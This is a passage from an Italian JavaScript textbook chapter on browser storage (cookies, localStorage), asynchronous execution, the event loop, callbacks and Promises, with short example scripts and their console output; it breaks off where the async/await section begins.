L'alternativa che funziona sempre, indipendentemente da dove si trova il tag, è attendere l'evento `DOMContentLoaded`:

JS load.js

```
document.addEventListener("DOMContentLoaded", () => {
  let h1 = document.body.querySelector("h1");
  console.log(h1.innerText);
});
```

Console

```
JavaScript
```

Riferimenti

- **The Modern JavaScript Tutorial**
  https://javascript.info/
  Parte 2: *Document* (1.1–1.7), *Introduction to events*, *UI events*, *Document and resource loading*.
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  https://eloquentjavascript.net/
  Capitoli da 13 a 15.
- **JavaScript Reference** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

Asincronismo e richieste di rete

Completiamo la panoramica su JavaScript con tre argomenti: la **memorizzazione dei dati** nel browser, i costrutti per la **programmazione asincrona** e le **richieste di rete**.

Memorizzare dati nel browser

I browser moderni offrono diverse API utilizzabili da JavaScript per memorizzare e recuperare i dati di un'applicazione: i **cookie**, il **Web Storage** (`localStorage` e `sessionStorage`) e **IndexedDB**.

Cookie

Cookie

I **cookie** sono piccole stringhe di dati. Fanno parte del protocollo HTTP e servono a «superarne» la mancanza di stato. Vengono tipicamente impostati in una risposta HTTP tramite l'header `Set-Cookie`; i browser li memorizzano e li inviano in **tutte** le richieste successive verso lo stesso dominio, tramite l'header `Cookie`.

È il meccanismo che avevamo anticipato nel primo capitolo, parlando della natura *stateless* di HTTP.

I cookie del sito corrente sono accessibili tramite la proprietà `document.cookie`. Il suo valore è una stringa di coppie `nome=valore` separate da `;`, e ogni coppia è un cookie distinto.

cookie.html

```
<h1>Hello!</h1>
<script>
  if (document.cookie.indexOf("name=") === -1) {   // nessun cookie "name"
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10`;  // scade fra 10 secondi
  }

  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



Solo alla prima visita, o dopo che il cookie è scaduto (10 secondi).



localStorage

Lavorare con i cookie da JavaScript non è comodissimo: soprattutto quando i cookie sono molti, bisogna manipolare stringhe, spezzarle, usare espressioni regolari.

L'oggetto `localStorage` offre un modo molto più semplice di memorizzare coppie chiave/valore nel browser:

- i dati **non** vengono inviati a ogni richiesta, quindi se ne possono memorizzare molti di più;
- l'interfaccia è simile a quella di una `Map`;
- può memorizzare **solo valori stringa**;
- esiste un `localStorage` distinto per ogni combinazione di dominio, protocollo e porta.

<> localstorage.html

```
<h1>Hello!</h1>
<script>
  if (localStorage.getItem("name") === null) {   // niente "name" memorizzato
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }

  let name = localStorage.name;
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



localStorage di http://localhost:3000	
name	"Ann"

Il dato resta nel browser anche chiudendolo: il `prompt` non compare più.

sessionStorage e IndexedDB

I dati in `localStorage` sopravvivono persino a un riavvio completo del browser. `sessionStorage` offre le stesse funzionalità, ma si usa molto più di rado: esiste solo all'interno della **scheda** corrente del browser, e i dati sopravvivono a un aggiornamento della pagina ma non alla chiusura e riapertura della scheda.

IndexedDB è invece un vero database integrato nel browser: supporta tipi di chiave diversi, transazioni e interrogazioni su intervalli di chiavi, e può memorizzare ancora più dati di `localStorage`. È inutilmente potente per le tradizionali applicazioni web client-server, ed è pensato soprattutto per le applicazioni che devono funzionare **offline**. Basta sapere che esiste.

Nulla di ciò che sta nel browser è sicuro

Cookie, `localStorage` e IndexedDB vivono sul computer dell'utente e sono ispezionabili e modificabili con due clic dai DevTools. Non vanno quindi **mai** usati per memorizzare segreti, né per conservare informazioni di cui il server debba fidarsi: un carrello con i prezzi, per esempio, va sempre ricalcolato lato server. Vale la stessa regola vista per l'input dell'utente: ciò che arriva dal client va sempre verificato.


Sincronismo e asincronismo

Il codice JavaScript viene tipicamente eseguito in modo **sincrono**: ogni istruzione attende il completamento delle precedenti. È un modo di programmare intuitivo, ma ha qualche inconveniente: alcune istruzioni possono richiedere molto tempo, per esempio quando si attende l'input dell'utente, il completamento di una richiesta di rete o la fine di un calcolo complesso. Le istruzioni successive, magari importanti, restano bloccate ad aspettare.

JS sincrono.js

```
function firstOperation(value)  { return 1 + value; }
function secondOperation(value) { return 2 + value; }
function thirdOperation(value)  { return 3 + value; }

function setupPage() {
  let result = 0;
  result = firstOperation(result);
  result = secondOperation(result);
  result = thirdOperation(result);
  console.log(`Result is ${result}`);
}
```



Esecuzione sincrona: ogni operazione attende la fine della precedente.

Che cosa vuol dire «asincrono»

Partiamo da un'analogia. In un fast food si può essere serviti in due modi.

- **Sincrono**: si ordina e si resta al bancone finché il panino non è pronto. Il cassiere aspetta con noi, e la fila alle nostre spalle è ferma.
- **Asincrono**: si ordina, si riceve un **cercapersone** e si va a sedersi. Nel frattempo il cassiere serve gli altri clienti; quando il panino è pronto il cercapersone vibra, e si va a ritirarlo.

Il cercapersone è esattamente una **callback**: non aspettiamo il risultato, lasciamo detto «quando è pronto, avvisami».

Il motivo per cui in JavaScript la differenza conta tanto è che il codice di una pagina gira su **un solo thread**: lo stesso filo di esecuzione esegue i nostri script, i gestori degli eventi e l'aggiornamento della pagina. Se quel thread resta occupato ad aspettare, **tutto il resto si ferma**: è il cassiere che non serve più nessuno.

Esempio 8.1 — Un'attesa sincrona blocca la pagina

Il primo pulsante simula un'operazione lenta con un'attesa **sincrona**: un ciclo che gira a vuoto per tre secondi. Il secondo pulsante stampa semplicemente un messaggio. Premiamo *Blocca 3 s* e subito dopo, due volte, *Cliccami*.


attesa-sincrona.html

```
<button id="blocca">Blocca 3 s</button>
<button onclick="console.log('clic!')">Cliccami</button>
<script>
  function aspetta(ms) {          // attesa SINCRONA: da non fare
    let fine = Date.now() + ms;
    while (fine > Date.now()) { } // il thread gira a vuoto
  }

  document.getElementById("blocca").onclick = () => {
    console.log("Inizio");
    aspetta(3000);
    console.log("Fine");
  };
</script>
```

Console

```
Inizio
Fine        <- dopo 3 secondi
clic!       <- solo ora!
clic!
```



I due clic arrivano mentre il thread è occupato: restano in coda e vengono gestiti solo alla fine.

Per tre secondi la pagina è **congelata**: i clic non producono nulla, i pulsanti non reagiscono al passaggio del mouse, non si riesce nemmeno a scorrere. I due clic non vanno persi, ma vengono gestiti solo quando il thread si libera, cioè dopo *Fine*.

Esempio 8.2 — La stessa attesa, asincrona


Sostituiamo il ciclo con `setTimeout(callback, ms)`, che chiede al browser di eseguire `callback` dopo `ms` millisecondi e **ritorna subito**.

attesa-asincrona.html

```
<button id="blocca">Aspetta 3 s</button>
<button onclick="console.log('clic!')">Cliccami</button>
<script>
  document.getElementById("blocca").onclick = () => {
    console.log("Inizio");
    setTimeout(() => {
      console.log("Fine");        // fra 3 secondi
    }, 3000);
    // l'handler finisce qui: il thread e' libero
  };
</script>
```

Console

```
Inizio
clic!       <- subito
clic!       <- subito
Fine        <- dopo 3 secondi
```



Il thread resta libero: i clic vengono gestiti subito, mentre è il browser a contare i tre secondi.

L'ordine delle stampe è cambiato: *Fine* arriva **per ultimo**, anche se nel codice è scritto prima della fine dell'handler. Il codice dopo `setTimeout` non aspetta la callback: prosegue subito, e la callback verrà eseguita più tardi.

Chi conta i tre secondi?

Se il thread di JavaScript è uno solo ed è libero, chi tiene il tempo? Il **browser**. Le operazioni lente (timer, richieste di rete, attesa di eventi) sono offerte dal browser tramite le sue API, e procedono **fuori** dal thread di JavaScript. Il meccanismo, semplificato, ha tre attori.




Figura 8.1: *Il modello di esecuzione di JavaScript nel browser, semplificato.*

1. Il nostro codice chiama `setTimeout(cb, 3000)`: il browser avvia un timer e la chiamata **ritorna subito**. Il thread prosegue, finisce l'handler e resta libero.
2. Allo scadere del timer, il browser non interrompe JavaScript: mette `cb` nella **coda dei callback** (*task queue*). Lo stesso succede quando arriva la risposta di una richiesta di rete o quando l'utente fa clic.
3. L'**event loop** controlla continuamente: **quando lo stack è vuoto**, cioè quando JavaScript non sta eseguendo nulla, prende il primo callback in coda e lo esegue.

Il punto 3 spiega anche l'esempio sincrono: i clic finivano in coda, ma lo stack era occupato da `aspetta(3000)`, e l'event loop non poteva prenderli.

timeout-zero.js

```
1 console.log("A");
2 setTimeout(() => console.log("B"), 0);   // 0 ms!
3 console.log("C");
```

Console

```
A
C
B
```

Anche con 0 ms, B passa dalla coda:
aspetta che il codice sincrono finisca.

Asincrono non vuol dire parallelo

Il codice JavaScript della pagina non viene mai eseguito **in contemporanea**: c'è un solo thread, e una callback parte solo quando il codice precedente è terminato. Ciò che avviene in parallelo è l'**attesa** (il timer che scorre, la risposta che viaggia in rete), gestita dal browser. Ne segue una regola pratica: una callback non interrompe mai il codice in esecuzione, e un calcolo lungo e sincrono blocca la pagina comunque, anche se è scritto dentro una callback.

Tutte le operazioni lente del browser funzionano così: le si avvia passando una callback, e il risultato arriva più tardi. Vediamo come si organizza il codice attorno a questa idea.

Callback


Le **callback** le abbiamo già incontrate nel capitolo precedente, parlando dei gestori di eventi: sono funzioni passate come argomento a un'altra funzione, con l'aspettativa che sia quest'ultima a invocarle, al momento opportuno. Un gestore di eventi, in effetti, è proprio una callback, che il browser chiama quando l'evento si verifica. Lo stesso meccanismo serve a gestire qualunque operazione che richiede tempo: invece di aspettarne il risultato, si passa all'operazione la funzione da chiamare quando avrà finito.

Riscriviamo l'esempio precedente in stile asincrono, con le callback.

JS callback.js

```
function firstOperation(value, cb)  { cb(1 + value); }
function secondOperation(value, cb) { cb(2 + value); }
function thirdOperation(value, cb)  { cb(3 + value); }

function setupPage() {
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```



Ogni passo vive dentro la callback del precedente: la piramide cresce verso destra.

Console, chiamando setupPage()

```
Result is 6
Done
```


Qui le tre operazioni invocano la callback **subito**, quindi *Result is 6* compare prima di *Done*: lo stile è asincrono, ma le operazioni non lo sono ancora. Rendiamole davvero asincrone, facendo arrivare ogni risultato dopo un secondo, come farebbe una richiesta di rete.

JS callback-async.js

```
function firstOperation(value, cb) {
  setTimeout(() => cb(1 + value), 1000);
}
function secondOperation(value, cb) {
  setTimeout(() => cb(2 + value), 1000);
}
function thirdOperation(value, cb) {
  setTimeout(() => cb(3 + value), 1000);
}
// setupPage() resta identica
```

Console, chiamando setupPage()

```
Done            <- subito
Result is 6     <- dopo 3 secondi
```



Ogni passo parte solo quando arriva il risultato del precedente, un secondo dopo.

Ora l'ordine si è invertito: `setupPage` avvia la prima operazione e termina subito stampando *Done*; il risultato arriva tre secondi dopo, passando di callback in callback.

Callback Hell

L'indentazione che si allarga a destra ha un nome: **Callback Hell**, oppure **Pyramid of Doom**. Con molte callback annidate il codice diventa rapidamente illeggibile, e la situazione peggiora ulteriormente quando si deve gestire anche la propagazione degli errori: ogni livello deve controllare e inoltrare l'errore al livello successivo.
Il JavaScript delle origini gestiva l'asincronismo così. Nel JavaScript moderno si usa un costrutto diverso: le **Promise**.

PROMISE

Nella programmazione capita spesso di avere:

1. del codice **produttore**, che fa qualcosa e ci mette un certo tempo: attendere l'input dell'utente, scaricare dati dalla rete, svolgere calcoli complessi;
2. del codice **consumatore**, che ha bisogno dei risultati del produttore.

Le **Promise** sono il modo di «collegare» produttori e consumatori.




Figura 8.2: *La Promise sta fra chi produce un risultato e chi lo usa: nessuno dei due deve aspettare l'altro.*

Creare una Promise

Un oggetto `Promise` si crea con il costruttore apposito (lo schema del suo ciclo di vita è più avanti, accanto al primo esempio completo).

```
let promise = new Promise(function (resolve, reject) {
  // Executor: qui il codice del produttore
});
```

La funzione passata come argomento si chiama **executor**, e viene invocata **immediatamente** alla creazione della Promise. `resolve` e `reject` sono callback fornite da JavaScript: quando il codice dell'executor termina, deve invocare

- `resolve(value)` se è andato a buon fine, con risultato `value`;
- `reject(error)` se si è verificato un errore, dove `error` è l'oggetto errore.

Stato e risultato sono privati


Status e *Result* sono proprietà **interne**: non si possono leggere direttamente dal codice. L'unico modo di accedere al risultato è registrare le funzioni da eseguire quando la Promise si risolve, come vediamo subito. Una Promise che ha lasciato lo stato `pending` si dice **settled** («sistemata»), e da quel momento il suo stato non cambia più.

promise.js

```
let promise = new Promise(function (resolve, reject) {
  let number = Math.random();

  // setTimeout riceve una callback e un tempo in ms
  setTimeout(() => {
    if (number > 0.5) {
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});

console.log(promise);    // Promise { <state>: "pending" }
```



Il ciclo di vita di una Promise.

Anatomia di una Promise: chi fa cosa

Con le Promise entrano in gioco molte funzioni dai nomi simili: l'executor, `resolve`, `reject`, `then`, `catch`… La confusione più comune è non sapere **dove si trova** ciascuna e **chi la chiama**. Il diagramma seguente mostra la classe `Promise` come una classe UML, con accanto le funzioni che **non** le appartengono.




Figura 8.3: *La classe `Promise` (a sinistra) e le funzioni che le girano attorno (a destra). I metodi statici sono sottolineati, come in UML.*

Lo stesso, in forma di tabella:


Funzione	**Dove si trova / chi la scrive**	**Chi la chiama, e quando**
`executor`	la scriviamo noi, è l'argomento di `new Promise`	il costruttore, **subito**, una volta sola
`resolve`, `reject`	le crea JavaScript per ogni nuova Promise	noi, **dentro l'executor**, quando l'operazione finisce
`then`, `catch`, `finally`	metodi di ogni oggetto Promise	noi, nel codice consumatore: `promise.then(…)`
`onFulfilled`, `onRejected`	le scriviamo noi, sono gli argomenti di `then`	la Promise, **quando si sistema**, passando risultato o errore
`Promise.all`, `Promise.resolve`…	metodi statici della classe	noi, sulla classe: `Promise.all([…])`

Esempio 8.3 — Chi chiama chi, passo per passo

Seguiamo le chiamate in un esempio minimo: la Promise si risolve con 42 dopo un secondo.

```js
let promise = new Promise((resolve, reject) => {    // (1) e (2)
  setTimeout(() => resolve(42), 1000);              // (4) dopo 1 s
});

promise.then(                                       // (3)
  (result) => console.log("ok:", result),           // (5) onFulfilled
  (error)  => console.log("ko:", error.message)     // onRejected
);
```



Noi scriviamo l'executor e le callback, e chiamiamo `new Promise`, `then` e `resolve`. La Promise chiama l'executor (subito) e `onFulfilled` (quando si sistema). Se l'executor avesse chiamato `reject(new Error(...))`, al passo 5 sarebbe stata chiamata `onRejected`.

resolve e Promise.resolve non sono la stessa cosa

Il `resolve` che riceve l'executor è una funzione legata a **quella** Promise, e serve a sistemarla. `Promise.resolve(value)` è invece un metodo **statico** che crea una **nuova** Promise già risolta. Un oggetto Promise, poi, **non ha** un metodo `resolve`: scrivere `promise.resolve(42)` produce `TypeError: promise.resolve is not a function`. Da fuori, una Promise si può solo osservare con `then`; a deciderne l'esito è soltanto chi ha in mano `resolve` e `reject`, cioè l'executor.

then, catch e finally

Il codice consumatore riceve una Promise, cioè la promessa che un dato sarà disponibile a un certo punto nel futuro. Le azioni da compiere quando la Promise è risolta (o rifiutata) si registrano con i metodi offerti dall'oggetto Promise. Il più importante è `.then()`.

```js
promise.then(
  function (result) { /* invocata se la promise e' fulfilled */ },
  function (error)  { /* invocata se la promise e' rejected  */ }
)
```

Si può anche registrare una sola funzione, quella per il caso di successo.

```
promise.then(
  (result) => { /* invocata se la promise e' fulfilled */ }
)
```

Quando invece interessa solo il caso di errore si può passare `null` come primo argomento,

```
promise.then(
  null,
  function (error) { /* invocata se la promise e' rejected */ }
)
```

oppure, in modo più leggibile, usare il metodo equivalente `.catch()`.

```
promise.catch(
  (error) => { /* invocata se la promise e' rejected */ }
)
```

Come i blocchi `try/catch`, anche le Promise hanno un metodo `.finally()`. Riceve una callback senza argomenti, viene invocato appena la Promise è *settled* (in un senso o nell'altro), ed è pensato per le operazioni di pulizia che vanno eseguite in ogni caso.

Esempio 8.4 — L'ordine di esecuzione

promise-ordine.js


```
let promise = new Promise(function (resolve, reject) {
  let number = Math.random();
  setTimeout(() => {
    if (number > 0.5) {
      resolve(number);
    } else {
      reject(new Error(`Number too small: ${number}`));
    }
  }, 1000);
});

console.log("Here");

promise.finally(() => { console.log("Promise settled") });

promise.then(
  (result) => { console.log(`Done: ${result}`) },
  (error)  => { console.log(error.message) }
);

console.log("There");
```



Il codice sincrono finisce subito; i gestori partono un secondo dopo, quando la Promise si sistema.

Console

```
Here
There
Promise settled
Done: 0.6      (oppure "Number too small:
    0.3")
```

L'ordine è il punto centrale: `"There"` viene stampato **prima** del risultato, perché il codice non si è fermato ad aspettare la Promise. È esattamente ciò che volevamo ottenere con l'asincronismo.

Concatenare le Promise

E se dovessimo eseguire una **sequenza** di passi asincroni? È qui che entra in gioco il **promise chaining**, e che si vede il vantaggio rispetto alle callback annidate.


chaining.js

```
let promise = new Promise(function (resolve, reject) {
  setTimeout(() => { resolve(1); }, 1000);
});

console.log("Here");

promise
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })

console.log("There");
```



Ogni `.then()` crea una nuova Promise, che si risolve con il valore restituito dal gestore.

Console


```
Here
There
1
2
4
```

Come funziona, se la Promise originale si risolve una sola volta con il valore 1? Il punto è che **ogni invocazione di `.then()` restituisce una nuova Promise**, che rappresenta il completamento del gestore stesso. Quando un gestore restituisce un valore, quel valore diventa il risultato della nuova Promise, che alimenta il `.then()` successivo.


Concatenare non è registrare più gestori

I due frammenti seguenti sembrano simili ma fanno cose molto diverse.

```
// concatenazione: stampa 1, poi 2, poi 4
promise
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; });
```




```
// tre gestori sulla STESSA promise: stampa 1, 1, 1
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
```




Nel primo caso si costruisce una catena, in cui ogni anello riceve il risultato del precedente. Nel secondo si registrano tre gestori indipendenti sulla **stessa** Promise, che ricevono tutti e tre lo stesso valore iniziale.

Esempio 8.5 — Errori in una catena

JS catena-errori.js

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops");   // equivale a un reject()
  return r * 2;              // mai raggiunta
}).then((r) => {
  console.log(r);            // saltata: la catena e' in errore
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```



Dopo il `throw` la catena salta i `.then()` fino al primo `.catch()`.

Quando un anello della catena fallisce, tutti i `.then()` successivi vengono **saltati** fino al primo `.catch()`. È lo stesso comportamento di un'eccezione che risale i blocchi `try`, e risolve elegantemente il problema della gestione degli errori che rendeva pesanti le callback.

I metodi statici della classe Promise

Spesso serve coordinare **più** operazioni asincrone. La classe `Promise` offre quattro metodi statici per farlo.


Metodo	Si risolve...
`Promise.all`	quando **tutte** si risolvono; rifiuta appena una rifiuta
`Promise.allSettled`	quando tutte sono *settled*, qualunque sia l'esito
`Promise.race`	appena la **prima** si sistema, in un senso o nell'altro
`Promise.any`	appena la prima si **risolve** (ignora i rifiuti)

Esempio 8.6 — Promise.all

Prende in ingresso un array di Promise e restituisce una nuova Promise che rappresenta il completamento di tutte. Il risultato è un array, in cui ogni Promise di ingresso contribuisce con un elemento, **nell'ordine di partenza** e non in quello di completamento.

JS promise-all.js

```
let prom = Promise.all([
  new Promise(resolve => setTimeout(() => resolve(3), 3000)),
  new Promise(resolve => setTimeout(() => resolve(2), 2000)),
  new Promise(resolve => setTimeout(() => resolve(1), 1000)),
]).then((result) => {
  console.log(result);   // Array(3) [3, 2, 1]
});
```



Le tre Promise finiscono in ordine inverso, ma il risultato segue l'ordine dell'array.

Esempio 8.7 — Promise.allSettled

`Promise.all` rifiuta se una qualunque delle Promise di ingresso rifiuta: è un *tutto o niente*. `Promise.allSettled` attende invece che tutte si sistemino e restituisce un array di oggetti che descrivono lo stato di ciascuna.

JS promise-allsettled.js

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message);   // non viene eseguito
});
```

Console

```
Array [
  { status: "rejected",
    reason: Error: Oops },
  { status: "fulfilled",
    value: 1 }
]
```

Nessun rifiuto arriva al `.catch()`: l'esito di ciascuna è nell'array.


Esempio 8.8 — Promise.race e Promise.any

`Promise.race` si sistema appena una delle Promise di ingresso si sistema, e ne assume il risultato (o l'errore).

JS promise-race.js

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 1000) }),
]).then((result) => {
  console.log(result);   // 1: la seconda arriva prima
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).catch((err) => {
  console.warn(err.message);   // Oops: qui arriva prima il rifiuto
});
```




`race`: vince la prima che si sistema, in un senso o nell'altro.

`Promise.any` è simile, ma attende la prima Promise **risolta**, ignorando i rifiuti.

JS promise-any.js

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => res(3), 3000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result);   // 1
});
```



`any`: il rifiuto a 1 s viene ignorato, vince la prima risolta (a 2 s).

Se **tutte** rifiutano, `Promise.any` rifiuta con un `AggregateError` che raccoglie tutti gli errori.

JS promise-any2.js

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Woah")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Ouch")), 1000) }),
]).catch((err) => {
  console.warn(err.message);             // No promise in Promise.any was resolved
  console.warn(err.errors[0].message);   // Woah
  console.warn(err.errors[1].message);   // Oops
  console.warn(err.errors[2].message);   // Ouch
});
```

Infine, `Promise.resolve(result)` e `Promise.reject(error)` creano Promise **già sistemate**. Si usano soprattutto per compatibilità, quando una funzione deve restituire una Promise anche se il valore è già disponibile.

```
let p = Promise.resolve(1);   // come new Promise(resolve => resolve(1))
p.then(result => console.log(result));
```

ASYNC E AWAIT

Il JavaScript moderno include una sintassi speciale per lavorare con le Promise, basata su due parole chiave: `async` e `await`.

async

